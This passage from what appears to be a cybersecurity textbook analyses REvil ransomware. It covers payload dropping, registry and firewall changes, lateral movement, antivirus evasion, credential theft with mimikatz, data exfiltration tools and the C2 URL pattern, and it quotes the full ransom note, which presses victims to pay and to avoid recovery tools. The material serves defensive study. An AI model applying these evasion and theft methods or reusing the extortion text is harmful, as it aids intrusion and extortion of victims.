


Figure 7.129: Exploiting OpenSSL

The ransomware allocates new memory and drops the actual payload using functions such as **`CreateFileMappingW`** and **`MapViewOfFile`**.




Figure 7.130: Actual payload

Now, REvil exposes its typical ransom behavior of changing config files, changing local firewall rules, creating its own registry keys, and adding its own values to the registry keys. With all these activities, the attackers now automatically log into the victim system with their own accounts, encrypt all the victim's confidential files, and display a ransom note, as shown in the screenshot.

---=== Welcome. Again. ===---

[-] Whats HapPen? [-]

Your files are encrypted, and currently unavailable. You can check it: all files on your system has extension s5q78.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practice - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
a) Download and install TOR browser from this site: https://torproject.org/
b) Open our website: [redacted]

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
b) Open our secondary website: http://decoder.re/4EBDEC7B48494964

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:

!!! DANGER !!!
DON'T try to change files by yourself, DON'T use any third party software for restoring your data or antivirus solutions - its may entail damage of the private key and, as result, The Loss all data.
!!! !!! !!!
ONE MORE TIME: Its in your interests to get your files back. From our side, we (the best specialists) make everything for restoring, but please should not interfere.
!!! !!! !!!

Figure 7.131: Ransom note threatening the user/victim

- **Lateral Movement**

  In targeted attacks, attackers perform lateral movement, for which they use RDP and PsExec tools.

- **Defense Evasion and Discovery**

  At this stage, attackers use network discovery tools such as AdFind, SharpSploit, BloodHound, and NBTScan to discover and infect other systems connected to the target network.

  The following techniques are used by REvil for defense evasion:

  - PC Hunter and Process Hacker to identify and terminate services and processes related to antivirus products
  - KillAV, a custom malicious binary specifically designed to uninstall antivirus products by either querying the uninstall registry and uninstalling the program associated, or by terminating processes from its list

- Safeboot routine, which is triggered when "-smode" is supplied as an argument and creates various new variants with RunOnce registries to restart from or to Safemode and bypass security solutions
- DLL sideloading to bypass detection by running as a legitimate file or process
- PowerShell commands to compromise the supply chain and disable Windows Defender

- **Credential Access and Exfiltration**

  At this stage, attackers use tools such as SharpSploit, an attack framework, along with the mimikatz module to gain credential access. Further, they obtain the gathered information using different methods such as FTP transfer via FileZilla or the use of third-party synchronization tools such as MegaSync, FreeFileSync, and Rclone.

- **Command and Control (C2)**

  At this stage, the REvil ransomware sends a report and system information to the attackers' C2 server. This is performed by creating a pseudorandom URL based on the following fixed format:

  `https://{Domain}/{String 1}/{String 2}/{random characters}.{String 3}`

  The domain and strings have the following meanings:

  `Domain: from a list based on the configuration`

  `String 1: wp-content, include, content, uploads, static, admin, data, or news`


  `String 2: images, pictures, image, temp, tmp, graphic, assets, or pics`

  `String 3: jpg, png, gif`

Fileless Malware Analysis: SockDetour

- SockDetour is **fileless malware** that compromises a Windows system's legitimate processes and builds a secure C2 communication channel
- It creates a **stealthy backup backdoor** that can continue its operation even after the **primary backdoor** is detached from the infected machine

